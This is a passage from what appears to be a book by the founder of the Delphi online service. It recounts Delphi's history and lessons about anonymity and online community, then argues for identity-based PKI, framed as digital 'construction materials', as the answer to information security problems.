Delphi was actually launched in October 1981, at Jerry Milden’s Northeast Computer Show, as *The Kussmaul Encyclopedia*—the world’s first commercially available computerized encyclopedia. (Frank Greenagle’s *Arête Encyclopedia* was announced at about the same time, but you couldn’t buy it until much later.)

The *Kussmaul Encyclopedia* was actually a complete home-computer system (your choice of Tandy Color Computer or Apple II) with a 300 bps modem that dialed up to a VAX computer hosting our online encyclopedia database. We sold the system for about the same price and terms as *Britannica*. People wandered around in it and were impressed with the ease with which they could find information. We had a wonderful cross-referencing system that turned every occurrence of a word that was also the name of an

entry in the encyclopedia into a hypertext link—in 1981! (Phil Macneil gets credit for that one.)

Since it was a total system, we took responsibility for every bit of training, handholding and problem resolution with any aspect of it, and soon the cost of providing support was far more than the price of the equipment itself. So we stopped selling computers, software, and training, and focused solely on the online service.

The *Kussmaul Encyclopedia* was a compelling, enormously engaging application of online computer technology that would keep subscribers paying by the minute for years and years. Or so we thought. A valuable lesson from the *Encyclopedia*: what people say they want and what they actually use are two different things. All our research and early experience showed that people really wanted a new information source that would never go out of date. They wanted a searchable, fun reference work for their kids. So they bought it.

It cost us a lot to keep the online service available, and after the original sale, we were paid only for the time our customers actually used the system. So after a while we did a little analysis and found that people used the encyclopedia intensively for the first month or two. Then one of two things happened: either they discovered email, online meeting facilities and chat, or else their usage dropped to zero. It wasn't a general trend; the rule applied to nearly 100% of our users.

What people do, they do socially. The vast majority of people learn by communicating with others, not by using reference tools. When good facilities are available for online communication, people use them. As time went on, Delphi's meeting places became more and more businesslike, serving established groups with agendas. They were not drop-in centers for people looking for something to do, someone to hang out with, a trip to *Cheers* in your pajamas.

There was a group of photojournalists who compared notes about assignments, pay, and upcoming opportunities. There were computer enthusiasts of course, n even distribution of geeks and nontechnical folks who got a new Atari for Christmas. There was a very lively group of musicians. There was a political party that put the medium to great use, surprising the media with how well coordinated their demonstrations and rallies were – fifteen years before the Arab Spring made obvious the grassroots political power of social media. Religious groups as well made effective use of the online meeting facilities.

Popularizing the Internet

The company I founded, Delphi Internet Services Corporation and its Delphi online service, popularized the Internet. I am the sole founder of the company that evolved from the online encyclopedia business into Delphi Internet Services Corporation and its Delphi online service. In the process I learned some interesting things about the information highway. First, a little more about how I got here.

In his popular book *Burn Rate*, Michael Wolff asked people to name the single event that “got the business started.” The top four nominations were:

- I. The debut of Mosaic
- II. The sudden increase in modem speeds and the drop in prices
- III. The National Science Foundation deregulation decision allowing commercial traffic on the network
- IV. The Murdoch organization's purchase of Delphi, the online service that first offered national Internet access

In all immodesty, Wolff's survey got it right. Delphi was already bringing masses of people onto the Internet before Rupert Murdoch purchased the company. Long after we gained traction in popularizing the Internet, America Online and CompuServe continued to barely acknowledge that the Internet existed.

Lessons Learned in the Internet-as-Media Business

Yes, we had competitors, notably O'Reilly's GNN, packaged with access provided by CompuServe. But most of those competitors served the Internet cognoscenti, the researcher who had finished her master's work and needed to replace her university Internet connection with a commercial one.

We, on the other hand, served a mass audience, the people who had heard about this Internet thing and wanted to see what it was all about. As they started showing up in droves, every newsgroup, it seemed, had a thread with the theme, "Who is this uncouth Delphi crowd and how did they get here?" Imagine freshman orientation at a dignified old institution known for its erudite graduate schools—suddenly the place is overrun with high school kids and their parents in loud-colored shirts, milling around the campus trying to find restrooms. Picture a Chevy Chase character and his family—my kind of people—bumbling around an Ivy League campus named Internet University.

When I say we popularized the Internet, I mean we not only delivered masses of people, but we also permanently changed its culture as well. Most of that change was for the better. The Internet culture had been elitist and stuffy, though it saw itself as quite the opposite. Before we came along, denizens of graduate student lounges regularly flamed each other in the newsgroups with innuendo, using words like "paradigm" and "juxtapose." Yet when we brought their parents and cousins from suburbia to the party, they decried how confrontational the language of the newsgroups had become.

In fact our people were less confrontational. Their real offense was that when an old-boy netizen (yes, they were almost all male) tried to insult them using big words and insider references, the Delphi people failed to understand that they were being insulted. A sarcastic remark veiled as a compliment was taken as a compliment. To have their words taken at face value was frustrating to the old guard.

But what great fun it was for all of us to watch it happen!

The Internet is so much better off now that the term "netiquette" is less relevant.

Netiquette often referred less to politeness than to observance of the rules of a closed-caste culture

Actually, I personally had only an incidental role in transforming Delphi from closed online service to Internet service. Years earlier, I had tried to take Delphi in a new direction—or actually three new directions at once (hindsight is wonderful). One of those new directions involved specialty online services for magazine publishers to provide magazine issues to their readers and advertisers. Due to the nature of their audiences, two of the online services that we built, Digital Village and BioTechNet, wanted their users to have Internet access from within the service.

By that time I had spun off a new company, known as Global Villages, Inc., to do this work. In my remaining ceremonial position as chairman, I no longer had much authority at Delphi. I had to campaign to get the new online services connected to the Net. Global Villages, also known as The Village Group, succeeded only when Delphi became convinced that the two services with connections to the Internet could reliably be quarantined from Delphi. The Internet, it seemed, was just plain evil.

The firewall between Delphi's users and the Internet remained in place until a few years later, when Robert Young, Delphi's new VP of business development, pushed hard for the obvious. His regular speech to the troops and the board emphasized that the Internet would not be going away and that, rather than being a competitor, it represented a huge new opportunity for Delphi. Robert Young deserves all the credit for getting Delphi to seize the Internet lead—and for his willingness to sacrifice his popularity while doing it.

Civility Is Proportional to Identity

In 1965 a book by the eminent theologian Harvey Cox struck a nerve with many members of my generation, which was then just embarking on a variety of liberation highs. *The Secular City*, among other things, extolled the virtues of an increasingly urban world culture and its accompanying anonymity. How wonderful it would be to be able to do what we wanted without having to worry about old-fashioned things like accountability and reputation in a community.

What a really bad idea all that liberation stuff was. We didn't understand that the difference between liberation and licentiousness has to do with the failings of the liberated species, not with the desirability of liberty. The online services business turned out to be a great place for an evolving liberation-consciousness person like me to learn that lesson.

Delphi got started in the business of building specialty online services for magazine publishers in 1982, when we were approached by Rick Smolan and Dave Cohen, the authors of the *Day in the Life* series of books, about the possibility of an online service for photojournalists. "Photo1" was followed by many other private-label online services that ran on the Delphi host system. Many of the prospective clients were magazine publishers. One of those published an "adult" magazine (a euphemistic misnomer if ever there was one).

At first we declined that publisher's business, but his persistence and our precarious finances combined to accommodate his desire for an online service where men could

communicate with “women.” “Women” is in quotes because the real origin of all the messages supposedly from women was actually one male employee of the publishing firm. He developed a database of a few hundred standardized messages, which he would retrieve, customize to fit the situation, and send on its way.

One day, my own daughter forwarded me a very explicit email message from one of the creeps on that system. What an awful shock! How could that have happened? Well, very easily of course. My daughter’s username was her first name. All the degenerate had to do was keep trying different women’s first names as email addresses until he hit one that didn’t bounce. And since the host computer cluster that operated Delphi was itself an internetwork hub, mail messages passed from one network to Delphi just as Internet mail goes from host to host.

Of all the things I wish we had never done, agreeing to build and operate that particular online service has got to be at the top of the list. But that experience and others did teach me some things I needed to know—things you should know, too. There were other learning experiences about human behavior at Delphi. None of them hit quite so close to home as the one involving my daughter, but they were just as important.

The “Priest”

There was the “priest.” This person implied he was a Roman Catholic priest, then, after direct questioning on the subject, allowed that he was a priest in a Catholic denomination other than Roman. Upon further questioning, “Catholic” became small-c “catholic,” which as far as I can tell means “other than Jehovah’s Witness.”

Our “priest” was a self-styled couples counselor. We do not know how many couples he counseled online, but invariably his routine was to seek out the member of the couple who was most convinced that the other was responsible for the pair’s problems. He would then encourage that person to feel that he or she was entitled to be aggrieved and that the only solution was to break up the relationship.

If he had then started hitting on one of the newly liberated members of the couple his actions would have been more understandable. That wouldn’t be the first time such a cynical tactic had been used to find dates. But in this case, the “priest” broke up couples apparently just for sport.

“Stephanie”

There was the individual who established an associate account for his fictitious teenage daughter. He created for her a very sweet and compelling personality, an interesting background, a very intelligent and friendly manner of communication. Then, under his identity as her parent, he let it be known that her extraordinary good looks created

problems for her, as she really had not found the right guy but didn't want to hurt all her male acquaintances that so desperately wanted to go out with her.

After spending endless hours creating this character and some very strong online relationships between her and some lovesick teenage boys, he had his character contract cancer and die. After that, in a sarcastic tone he let all her friends know the whole thing was a hoax. One boy's parents explained to us how the whole incident had devastated their son. Who knows how many others were affected in similar ways?

“Stephanie” and “The Priest” are two incidents among many that reveal what is very uncommunity-like behavior in an online community. What people have come to call “online communities lack an essential ingredient of real communities, and that is real *identities*. Without a strong identity mechanism, a group of people is not a community; it’s a crowd. A crowd is a gathering where you watch your children and your possessions closely, as strangers act in ways that people we know do not.

Delphi was as much a collection of small communities as it was one large community. If people displayed bad behavior inside a special-interest meeting places, they were “thrown out”—that is, banished to the larger Delphi, just as an overly argumentative or manipulative conference attendee is asked to leave the room. The offender would still be in the conference space where other sessions were being held, or, if the offense were bad enough, would still have access to the public spaces of the hotel—the lobby, restaurants, and so on. Outside in public space, one is either breaking the law or is not. In built space, the boundaries are designed to accommodate the way real people meet and socialize.

Delphi was a great place to learn what community really means. Community is not a drop-in website that houses some special interest chats and bulletin boards. Community is not a series of comments on a topic. Community is all about *identity*, about membership, participation, and reputation. Community is the annual conference and expo serving your profession. You don’t just drop in to an ophthalmologist’s conference because you’re interested in the subject. You go there to participate in your professional community. Your name, your identity, your background, and your reputation are very important components of that conference.

Identity Is (Also) the Foundation of Community

When Delphi first introduced polling, anyone could put up a poll in any meeting room about anything. After voting, the member could add a comment. The username of the person who created the poll was public, but we felt that anonymity for the vote and the voter’s comments was important, and so we didn’t put up the usernames.

The result was awful. Unlike the message-bases (bulletin boards, threaded discussions, whatever you want to call them) and chats, where comments were reasonably civil, the comments in the polls were gratuitously raunchy and contentious. Not all of them, not most of them, but enough of them so that reading the poll comments just wasn’t something you wanted to do.

Since we offered users the ability to change their comment (or their vote for that matter) at any time, one would think it would be obvious that we were recording the

identity of the commenter even if we didn't publish it. And perhaps that is noteworthy in itself, that people did not worry about Delphi employees knowing about their communication habits because we were not a member of whatever community the poll appeared in. I always liked to compare the role of Delphi personnel to that of hotel staff, there to provide a comfortable and accommodating space for others and otherwise to remain out of the picture. Perhaps this is an indication of how well we succeeded.

Things changed immediately when we began posting usernames along with new comments. The offensive comments stopped, and often people went back and changed the comments they had posted anonymously.

One even took us to task for not notifying him in advance. He complained that we had put him at risk of being associated with antisocial comments—his own very public antisocial comments!

We all know that some people will be jerks. What we have in the poll example is solid evidence that anonymity can really amplify that behavior. Some people do not care that children may be reading their comments and do not care that their aggressively foul language damages the tone and quality of the meeting place. If they can do so and not be caught, they will do so.

There were so many other incidents in my 18 years in the online-services business that proved the behavior of people in online groups—that is, the quality of community—is directly proportional the degree to which their identity is knowable by others in the group.

Think for a moment about the community groups to which you belong. People spend a lot of time talking about where they've been, what they've done, and where they grew up. That kind of information is essential to the strength of the group, since it fosters mutual trust and a sense of sharing.

There is another important principle about identity and community, one based on experience and common sense rather than the hard evidence we had with the poll example. That principle is this: a community is genuinely more accommodating of diversity if the identity of its members is knowable.

Let's start with the phenomenon known as flaming, or fights. Someone takes offense at a message posted by another and dashes off a hostile reply. Before you know it, you have two or more people hurling insults at each other in public.

It's true: we've all seen such behavior at public gatherings like town meetings, where the combatants may know each other well. And experience with this kind of forum does tell me that knowable identities do not prevent flaming. But knowledge of identities does tend to reduce the phenomenon. It's a simple principle. You're more likely to insult another driver at a busy downtown intersection on city streets than in front of the post office in your small hometown. The behavior of the other driver in both cases may have been equally egregious, but in the latter case you know you're not only going to run into this person again, but that if you let loose with an insult, others in the community will know about it in short order. It affects your reputation.

“On the Internet, nobody knows you’re a dog.” This caption on Peter Steiner’s 1993 *New Yorker* cartoon showing two dogs talking in front of a computer has become a popular slogan. Just as you don’t know anything about the occupants of the other cars you pass on the highway, you know nothing about other people on the Net. But while you don’t need to know anything about the other people on the highway, you need very much to know about the people in your community who share meeting spaces with your children and with you.

The more your community is built around the practice of knowing identities, the more the manipulators, scam artists, sociopaths, and predators will stay away. Those who remain, the people with more constructive habits, will behave still better than they would under anonymous circumstances. People are on their best behavior when their reputations are at stake.

THE SOLUTION

Problems are only opportunities in work clothes.

Henri Kaiser

The Solution Is Old – And Older.

While the news about the world's information infrastructure seems to be all gloom and doom, it calls attention to the inadequacies of existing attempts at security and the need for a complete solution. And that complete solution is available right under our noses.

The first part of our solution is old. The rest of the solution is quite a bit older than that.

If the problem is that we are keeping our files, holding our meetings, and letting our kids hang out outdoors, beside a busy highway, then the solution is obviously to go indoors.

We need buildings.

All Will Be Familiar to You Except for One Item

Everything we need is familiar to anyone who has ever seen an occupancy permit, except for one thing. The exception is the set of construction materials. You can't build a viable online building with familiar structural steel and concrete.

Nor can you build a viable online building with digital roadway construction materials – unless you're building a commando outpost in the jungle, a structure whose purpose is to secure some territory rather than provide a place where people can get things done.

The construction material needed for online buildings is called ID-PKI.

Since most people, including most security experts, are not familiar with ID-PKI construction materials³⁹, we'll need to do some explaining. But we won't get technical. Just as a metallurgist could talk about steel using words and concepts that are entirely unnecessary for the owner of a steel-framed building to understand, so it is with ID-PKI. If you want to know how the cryptography works we'll explain it briefly in Chapter 14, but it's entirely unnecessary for an understanding of the incredible strength of ID-PKI construction materials.

ID-PKI done right will solve the world's information security problems.

Here's What's Required to Build a Secure Facility

QEI provides the following things, which will make your computer and your network secure.

- Identity credentials of measurable reliability: digital identity certificates established through sound enrollment processes
- A set of construction materials that conform to building codes: , i.e., **ID-PKI**
- A set of building codes, standards issued by duly constituted public authority that define what makes an information space an InDoor space
- Professional licensing of architects, contractors, and building inspectors: credentials which, when used to digitally sign an attestation of (for example) the fitness of a facility for occupancy, subjects the signing professional to liabilities if the facility turns out not to be fit for occupancy
- Occupancy permits digitally signed by a licensed architect, contractor and building inspector
- Online personal offices where people own and control information about themselves: Your personal office is an indoor space with a robotic assistant who responds according to your instructions to digitally signed requests from relying parties for information about you
- A source of duly constituted public authority to certify each of the above, specifically, the oldest international governance body in the world, the International Telecommunication Union, founded in 1865, and The City of Osmio and its online World City Hall, founded in 2005.

While the other items are at least conceptually familiar to most people, the key ingredient, “ID-PKI construction materials,” will be new to most, despite the fact that ID-PKI has been around for decades. In fact, the characterization of ID-PKI as a set of construction materials will be unfamiliar even to those who do understand ID-PKI.

Until now, ID-PKI has almost never been done right, for the simple reason that those who understand it are building materials scientists rather than architects or contractors or property managers – or simply people who know how to use a building.

If ID-PKI is an unfamiliar term to you, that’s good. ID-PKI is never explained properly and appears to be well-understood only by those who are narrowly focused on its complex inner workings rather than the way it can be made to fit the real world.

As an example of how badly PKI has been brought forth, the name itself, the words that the initials PKI stand for, reveals a ridiculous inadequacy in the way it is deployed. For that reason we will redefine what the initials stand for, and also for that reason we will not disclose the present definition until later.

In the next few pages we will explain this marvelous construction material called ID-PKI so that you will understand its incredible potential to not only solve the world’s security problems but also to bring new manageability to organizations and privacy to individuals.

When ID-PKI was new, its inventors believed it would do what I am purporting here:

bring security, manageability and privacy to users of information infrastructures. When that didn't happen quickly those inventors—the materials scientists, if you will—became disillusioned.

One scientist, Bruce Schneier, appeared in Roger Grimes's list of 22 great security minds. Schneier is without doubt the most famous of all of those great minds, and arguably the most accomplished. He is the author of a series of books that serve as “bibles” of cryptography and cryptanalysis, and more popular books about security as well. Even more impressive are his crypto algorithms that have been selected as finalists in NIST competitions.

More important for our purposes, he is also the co-author of the definitive list of 10 reasons why PKI failed to gain widespread deployment.

Bruce, allow me to paraphrase the title of that paper: **Ten Reasons Why a Set of Construction Materials Has Failed To Assemble Itself into Buildings.**

Since when do construction materials assemble themselves into buildings, you may ask. If you do ask that, you have asked a question the PKI experts, that is, the construction materials scientists, have failed to ask themselves over the years.

To be fair, the materials scientists have an awful lot to think about. We're not talking about chemical formulas for new kinds of sheetrock here. To get an idea of the vast number of encryption, identity, hashing, and digital signature schemes to be considered, glance through the 621 pages of Bruce Schneier's wonderful book, *Applied Cryptography*, which merely summarizes the various technologies in the field. Then note that every page is full of endnote references pointing to other long publications, each of which gives some detail about the technology involved. You could easily fill a whole library with those volumes, each of which is full of dense modular (non-base-10) mathematics. At one point Schneier notes that there are over 1,000 schemes just for discrete logarithm signatures, far too numerous to give each one just a short endnote. Most of them are explained elsewhere in separate, even more dense treatises. Considering the number of brain cells necessary to even begin to grasp the vast diversity of the material, how could any be left for the more mundane matter of buildings?

Part of the complexity has faded away in recent years because of two things. First, the need to work around patented algorithms disappears as those patents expire, as has happened to the important RSA algorithm. Second, the need to work around algorithms that consume too much computer time – such as, again, RSA – has also disappeared as computers have become so much faster. In many ways the need for cryptographic research has been lessened by the availability of the very versatile and powerful, if somewhat inefficient, RSA on modern processors.

A Clear Precedent

History provides a near-perfect precedent for the passage of a new set of construction materials from being the subject of euphoric predictions through a trough of disillusionment and disappointment, then resignation to the view they would never materialize, to the materials finally reaching their potential.

It took decades for the professions of architecture and law and governance to figure out how to accommodate the newly developed construction materials of the 1800s, and for other supporting inventions to appear. When that happened, steel and concrete changed the skylines of our cities, as their horizons rose into huge skyscrapers. But because it took so long, the inventors had lost faith in their inventions.

At a time when information infrastructures are fraught with vulnerabilities, it's important to know that in its decades of existence this set of digital construction materials has never been broken when the keys are reasonably long. It is just brilliant stuff. It solves big problems. It deserves to be deployed right.

THOSE REMARKABLE ID-PKI CONSTRUCTION MATERIALS

Whatever good things we build end up building us.

Jim Rohn

When Henry Bessemer and Joseph Monier invented structural steel and reinforced concrete in the middle of the 19th century, they and their colleagues were sure that 15-story buildings would quickly pop up all over the developed world. Cities would be transformed; the world would be changed.

Decades later cities looked pretty much the same. And so the materials scientists lost faith, concluding that steel and concrete were great ideas but impractical for wide deployment.

The first written building regulations appeared in the Code of Hammurabi, which mandated that, “If a builder builds a house for someone, and does not construct it properly, and the house which he built falls in and kills its owner, then that builder shall be put to death.” Later, the Law of Moses, in the book of Deuteronomy, got specific about roofing: “In case you build a new house, you must also make a parapet for your roof, that you may not place bloodguilt upon your house because someone falling might fall from it.”

The spirit of the late Enlightenment, along with burgeoning populations, brought the science of urban planning to the fore in the early 19th century, around the same time as the invention of structural steel and concrete. London’s Metropolitan Buildings Office was formed in 1845 to regulate the construction and use of buildings. Among the first of the new building codes was the rule that streets were to be at least 40 feet (12 meters) wide, or the width of the highest building on the street, whichever was the greatest.

See the problem? A fifteen-story building needed a street that was 150 feet wide. Obviously the inventors of the new construction materials and the writers of the new building codes were not on the same page.

Let’s pretend it’s 1847. Here’s the list of reasons that 15-story buildings won’t work:

1. The only cranes are of no use. Once you’ve built the first few floors there is no way to get materials to the top.
2. It’s impossible to get tenants because no one wants to walk up 15 flights of stairs.
3. Building codes make such buildings illegal, as noted above.

4. Just spending time planning such a building is folly. Our building permit application would generate peals of laughter.
5. Very few architects have heard of reinforced concrete and steel, let alone know how to use them.
6. Same with contractors.
7. Potential lenders and equity investors have never heard a 15-story building, so no financing is available.
8. The real estate brokerage profession is not ready to deal with the process of leasing space in such a building.
9. There is no body of tenancy law for such a complex structure. How is quiet enjoyment defined in such a building?
10. The density of outhouses in urban areas already makes for barely tolerable sanitary conditions. Picture the outhouse density required for a fifteen story building (or perhaps it's something you really don't want to picture...) Indoor plumbing is required, and very few people know how to design and build these newfangled indoor plumbing systems.
11. Actually, the new indoor plumbing isn't enough, unless all toilets are located on the first few floors. Getting water to the upper floors and wastewater down requires version 2.0 of indoor plumbing, and at present we're at about version 0.7. Tenants on the upper floors will need to learn to ignore the call of nature.

In 1847, these would have been insurmountable problems even to the great minds of the day. And it wasn't simply a matter of unavailable technology. There was also a mindset obstacle.

A couple of decades later the problems still seemed insurmountable but in fact they were not. Most of the solutions had been developed, but had yet to enter the understanding of those who could deploy them. The result was surprising and disappointing delay in the construction of tall buildings.

Fast forward to the present; buildings two or three times that tall dot the landscapes of even small cities. Anyone who has used a tall building could write a few paragraphs about what's needed to build real world 15 story buildings out of concrete and steel.

When it comes to ID-PKI, we are in 1875. The *technologies, methods and procedures for solving our information security problems have been in existence for a few decades, but those who could put them to effective use are not aware of them.*

ID-PKI is a very high quality set of building materials, produced by brilliant materials scientists for the construction of what we characterize as digital buildings.

Materials scientists may or may not be familiar with things like building codes and occupancy permits and professional licensing and professional liability of architects,

contractors and building inspectors. And why should they be? That's not their job! That's the job of the rest of society.

In other words, it's up to you and me to understand how this marvelous construction material called ID-PKI can be made to fit into the real world to solve real world problems.

Once Again, The Experts Hurt Their Own Cause

The few who do understand ID-PKI have, in the time-honored manner of insiders in various disciplines, hurt their cause with jargon which is not only dense but in many ways nonsensical.

Want examples?

OK, here's one.

Two essential parts of PKI are public keys and private keys. We'll explain what those are later but for now just know that they are both essential. Public keys are useless without private keys and vice versa.

And yet the acronym PKI not only stands for Public Key Infrastructure, but by definition it *consists only of what the name implies*, the set of things necessary for the management of public keys.

So what about the private keys?

Somewhere you probably have encountered one of those textbooks where an essential part of something is “left as an exercise for the reader.” While public keys are, well, public, and therefore engineers and inventors can have fun designing systems for the management of public keys, there are serious legal and security consequences to the inappropriate management of private keys, which must be kept private. The design of systems for storing and managing and accessing private keys is perceived by some as being fraught with worry and risk. It's also a more pedestrian, more physical design challenge, less interesting to the crypto engineers. And so the private key Component is “left as an exercise for the reader.”

There are other reasons why private key components are ignored, none of them good. We'll change all that shortly, starting with a new definition of what the PKI acronym stands for as well as a better name for “private key” itself. Let the semantic police issue a summons, we'll tear it up.

“A Certificate Is A Certificate Plus A Private Key”

Another example? Sure.

Items known as digital certificates (explained later) are also an essential part of serious versions of PKI, where “serious” may roughly be taken to mean “protecting real money and valuable confidential information.”

You know what a certificate is, right? It's a claim that is attested to – that is, signed by – an authority. Your birth certificate is an assertion by your parents and hospital staff that you were born at a certain place and time, and that your parents are so and so, living at

such and such an address. The signature on your birth certificate is public authority saying, “We’re satisfied that those claims are accurate and factual.”

A digital certificate is exactly the same thing: a claim that is attested to by an authority. Except, of course, there’s a difference in the manner of presentation of claim and attestation. A digital certificate exists in bits instead of on paper. Since ink pens can’t sign bits, the signature on a digital certificate is a digital signature, which we will also explain later.

Now, we all know that a certificate is not the same thing as the pen used to sign it, right? I mean, can you imagine the confusion if people in vital records departments and motor vehicle bureaus and passport offices and professional licensing bureaus used the word “certificate” to mean, interchangeably, both the certificate and the pen used to sign the certificate?

A screenshot of the SC Magazine website. The header features a large 'SC' logo with 'MAGAZINE' below it and 'FOR IT SECURITY PROFESSIONALS' underneath. To the right is the McAfee logo ('McAfee An Intel Company') and the word 'REL'. Below the header is a navigation bar with links for Home, News, Products, Blogs, Extras, and SC MarketScope. A 'Featured Topics' section includes Patches, Malware, Breaches, Government, and Cybercrime. A banner at the bottom reads '2013 SC Awards U.S. | Nominations close June 14'.

A screenshot of a news article from SC Magazine. The title is 'Yahoo rushes to fix Axis browser certificate leak in Chrome'. The author is Dan Kaplan, dated May 24, 2012. The article summary states: 'Yahoo has issued an updated Google Chrome extension for its just-released Axis browser after the original add-on contained the private certificate used to sign it.' Below the article is a quote: "...the private certificate used to sign it"??!

OK, any writer including myself will occasionally space it, but one would think that the editors of a magazine “For IT Security Professionals” would catch something like that. But such is the state of understanding of PKI among security experts.

Incredibly, that is exactly how the term “certificate” is used in the never never land of PKI lexicography. One might be referring to “that which is signed” or “that which does the signing.” Insiders can tell – usually – from context what their peers are talking about. Newcomers are left scratching their heads, convinced that this PKI stuff is beyond them.

Cryptographers tend to be mathematicians, generally and rightly considered to be

logical folks. But then, recall the introduction of the term “imaginary number” in middle school, referring to the very real product of a, um, *real number* and the square root of negative one. Did that confuse the hell out of you as it did me? Logical thought does not always imply logical diction.

When ordinary folks, that is, victims of PKI gobbledegook, obtain identity certificates to, for instance, digitally sign messages, the software buries those “certificates” in the computer with utmost security. Then the victim is shown how to “share the certificate with those with whom you might want to communicate.”

Huh??

Well, it’s not the certificate at all that gets squirreled away under a secure passphrase. It’s the private key that’s paired with the certificate and its freely distributed public key.

Why don’t they say so? Incredibly, it’s because the technical writers themselves have been befuddled by the common and nonsensical use of the term “certificate.”

“A certificate is a certificate plus its private key.” Try drawing a venn diagram of *that*.

At Least They Could Try To Get The Facts Right

We’re not done describing the nonsense. Even more confusing is the habit of writers about PKI to get the usage of public and private keys backward, such that the resulting explanation makes no sense on the face of it. Amusingly, that happens because authentication of identity in PKI works the way it does at a real world office reception desk rather than at a commando sentry gate. The result is, again, that it leaves newcomers convinced that they just don’t understand. After all, they’re getting the explanation from “experts.” In reality the newcomer’s question shows that she understands, while the expert does not.

More Confusing Nomenclature: RSA

Another bit of weird PKI nomenclature has generated some widespread confusion, which was heightened in the events of mid-2011.

PKI is built upon something called asymmetric cryptography. Among the hundreds of algorithms that implement asymmetric cryptography, the one invented by Ron Rivest, Adi Shamir, and Leonard Adelman – the RSA algorithm – has risen to the top as being the most practical and secure and widely accepted.

In 1996 Messrs. Rivest, Shamir and Adelman sold their company, which owned the patent on their RSA algorithm, to Security Dynamics, Inc. Security Dynamics had made the money to purchase RSA with their very successful SecurID identity token. You’ve probably seen a SecurID key fob, which presents a rapidly-changing number in its LCD display. When the user types the current number into an authentication screen, the server knows from its own table of seed values whether or not it is valid. Typically a non-changing password is also required. If the rapidly-changing number and static password are both appropriate, the user is authenticated. Authentication systems of this type are often referred to as one-time password (OTP) systems.

OTP systems are not PKI systems, except when some kind of hybrid is implemented. The SecurID token is not a PKI token. Which would be fine... except...

It was pointed out to friends of Security Dynamics that in addition to the trademark *SecurID* for an older OTP technology with certain vulnerabilities, they now owned the very highly regarded *RSA* trademark. They also had inherited from the RSA acquisition an annual cryptography conference, which happened to be named the *RSA Conference*. Now, what better way to exploit the great value of that new trademark asset than to rename the company. Security Dynamics became RSA Security, Inc.

Not only that, but the older SecurID token was renamed the RSA token.

PKI folks understood that the renamed RSA token had nothing to do with PKI. The rest of the security-buying world on the other hand was once again led into a very confusing PKI terminology pit. The older technology took on a PKI lustre without having anything to do with PKI. In fact, as one who is familiar with the company, I can safely say that PKI is a poor stepchild in the very company that owns the key PKI technology.

The consequences of this particular confusion generator were merely bothersome to PKI people until in 2010 files with the seed values of those changing OTP numbers became compromised. Eight months after that, in the spring of 2011, the inevitable consequences started showing up.

Among other companies, the networks of defense contractor Lockheed were famously intruded upon. Splashed across the pages of major newspapers was the story: *Breaches caused by RSA allowed unknown intruders into major U.S. defense networks*. The breaches caused by something called an RSA token, made and sold by a company named RSA, had absolutely nothing to do with the key component of most PKI implementations, also known as RSA, nor with associated PKI technology. That's way too technical and subtle for a mainstream journalist trying to convey the significance of a technology problem to the masses. The takeaway for large numbers of people: stay away from RSA, it's a security vulnerability.

Ironically, the very thing that could have made the failed RSA token system secure is an entirely different thing whose name is also RSA. Replacing OTP with a system based upon the RSA algorithm would have saved RSA.

Nomenclature and branding are important to understanding in the workaday world. They are much less important to those whose work in research laboratories and think tanks is about the essence of things rather than what they are called. When important new construction materials make their way out of the materials laboratories, it is important that their benefits be communicated clearly by those who created them. But to communicate clearly there must be some shared language. In the case of PKI construction materials, the materials scientists might as well have been communicating in Urdu.

One of the biggest reasons for the failure of PKI construction materials to gain traction among those who could most benefit from them is this ongoing series of lexicographical disasters.

ID-PKI Fits Real Life Authentication

Other reasons that ID-PKI has failed to live up to its magnificent promise are more subtle. We've been noting the difference between the commando-outpost mindset and the buildings way of looking at designing and constructing reliable information spaces. When you assume your job is to determine the intentions and character of the sender of a stream of bits, you tend to view identity and authorization as parts of the same thing. After all, that's the way life is in a commando outpost. Good guys inside, bad guys outside.

Real life for those of us living in, well, real life, is a bit more complicated. Identity and authorization are quite different things. To illustrate, consider who is entitled to know how much money you earn. Those closest to you? Your siblings and close friends? Or do you keep it from them but share it with the human resources department where you work, the tax authorities, perhaps other bureaucrats with whom you would never share the kinds of things you share with family and friends? Authorization in the real world is not as simple as defining sets of people in concentric circles with those sets going from "more trusted" in the center and "less trusted" toward the outside. Everyone is inside in some spaces and outside in others. Even convicted bank robbers have bank accounts.

ID-PKI lends itself well to the separation of identity and authorization. Authentication of identity takes place first, and only after you are properly authenticated does the system deal with authorization, that is, the question of whether you are allowed into a space and what privileges you have while in there.

But that virtue is missed when those designing a system have a habit of mixing authentication and authorization.

Actually you're likely familiar with one instance of PKI, even if you didn't know its name. That rare instance where PKI construction materials are in common use illustrates the mindset issue with remarkable clarity.

Whenever you go to a website whose address starts with `https://`, you're using PKI to construct a *tunnel* between your computer and the server that serves up the site to you. "Tunnel" is the term used by security technologists.

It's hard to break into a tunnel, right? Tunnels, whether through mountains, under harbors, or through jungles of network nodes, tend to be secure. In fact, no one has ever broken into a tunnel made of PKI construction materials.

No one has ever broken into the *middle* of a PKI tunnel, that is. But let's think about tunnels for a moment. While a tunnel is secure in the middle, it's wide open to the outdoors at both ends. A tunnel is hardly the kind of structure for holding meetings, keeping files, or letting your kids hang out. A tunnel is technically a kind of building, but it's more part of the highway than what we think of as a building.

The next question should be, what if instead of tunnels we built enclosed buildings out of this remarkable material that has never been broken? Logical as the question is, it seems it never gets asked. The materials scientists have done their job, created an impenetrable wall. So where are the architects, urban planners, and just plain folks who

would like to use a building rather than a tunnel? Please speak up!

In the 1970s when PKI construction materials were new, many of the inventors of the materials thought that their availability would quickly cause the construction of secure information infrastructures around the world. Needless to say, it didn't happen.

Now you know why. It's all a remarkably close repeat of what was experienced by the inventors of structural steel and concrete in the nineteenth century.

If you are not a security expert, that is, if you have not been brought up to think like a security guard in a commando outpost, then you are better able to judge the viability of an approach to information security than are the experts.

And if you're not familiar with PKI then that's also fortunate. Semantic custom won't stand in our way as we introduce not only our new characterization of PKI but also a new explanation of what the initials stand for. More on that in a moment.

Now that you have the right framework, let's take a closer look at ID-PKI construction materials. We'll look at the principles, procedures and standards that can turn ID-PKI into secure and manageable online buildings. That is, we'll explain the Quiet Enjoyment Infrastructure.

This characterization of PKI as a construction material will be unfamiliar to PKI experts. It is such a departure from the modes of thinking of both security technologists (who often have no idea what PKI is or how it works) and PKI experts, it's not worth the effort to try to get them to buy into it.

If I can get you to accept that you are better prepared to design a secure facility than the security experts are, you will see how this old thing called PKI plus the even older things we call upon will deliver Quiet Enjoyment to our computers, our phones, our networks... and our lives.

From <http://www.biometricsinfo.org/fingerprintrecognition.htm>:

